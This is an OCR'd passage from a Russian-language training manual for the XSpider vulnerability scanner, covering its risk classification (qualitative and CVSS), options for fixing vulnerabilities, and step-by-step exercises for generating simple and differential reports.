



Рис. 77 Описание уязвимости

В системе XSpider используется две системы классификации уязвимостей по степени риска:

- Качественная (три степени риска, информация)
- Система CVSS

Первая система основана на простой градации степени риска уязвимостей.




Фактически такая система отражает мнение разработчиков сканера относительно степени опасности уязвимости. При принятии решения об устранении уязвимости этого не всегда бывает достаточно.

Более гибкие принципы заложены в основу общей системы оценки уязвимостей Common Vulnerability Scoring System (CVSS) (http://www.first.org/cvss/). Система CVSS предполагает разбиение характеристик уязвимости на три группы:

- базовые (Base),
- временные (Temporal),
- связанные со средой эксплуатации (Environmental).

Более подробно описание данной системы приведено в приложении А.

Лежащая в основе CVSS методика позволяет легко оценить информацию о существующих уязвимостях в информационных системах по различным критериям. Использование доступного математического аппарата дает возможность адаптировать методику под конкретные нужды. В отчётах XSpider для большинства уязвимостей присутствует базовая оценка CVSS, для некоторых уязвимостей приведена также и временная оценка.



На втором шаге, после построения перечня уязвимостей, подлежащих устранению, выбирается вариант устранения уязвимости. Обычно выбирается один из перечисленных ниже вариантов:

- Обновление системы:
  - Установка «патча»
  - Переход на новую версию
- Изменение конфигурации («workaround»)
- Отказ от использования уязвимого ПО

Помочь в выборе приемлемого варианта устранения уязвимости может поле «Решение» в описании уязвимости.


Наконец, третий шаг предполагает выполнение работ по устранению уязвимостей. Обычно этим занимаются администраторы, ответственные за эксплуатацию соответствующих систем. Отчёты системы XSpider могут помочь в ходе выполнения подобных мероприятий.

9.6. Практическая работа 9. Генерация отчётов


9.6.1. Часть 1. Формирование простых отчётов

В данной части работы рассматривается процедура формирования отчётов на основе результатов ранее проведённых сканирований.


1) Перейти к вкладке «Отчёты»
2) Нажать кнопку «Добавить отчёт»
3) Указать наименование («Сканирование Windows»), выбрать тип отчёта («Информация»), выбрать исходные данные («По скану»), указать тип данных (Pentest)




4) В правой части включить следующие опции



5) Сохранить шаблон отчёта
6) Проверить, что созданный шаблон добавился в список
7) Выполнить на нём щелчок правой кнопкой мыши и в меню выбрать пункт «Выпустить отчёт»
8) Указать задачу и скан, нажать ОК




9) Просмотреть созданный отчёт в области "Готовые отчёты"




9.6.2. Часть 2. Создание дифференциального отчёта

Цель – сформировать отчёт, содержащий сравнительные данные по инвентаризации DMZ


1) Перейти к вкладке «Отчёты»
2) Нажать кнопку «Добавить отчёт»
3) Указать наименование («Измененеия в DMZ»), выбрать тип отчёта («Дифференциальный»)DM



4) Выбрать исходные данные «По скану», указать тип данных (Инвентаризация), выбрать задачу "Инвентаризация DMZ"

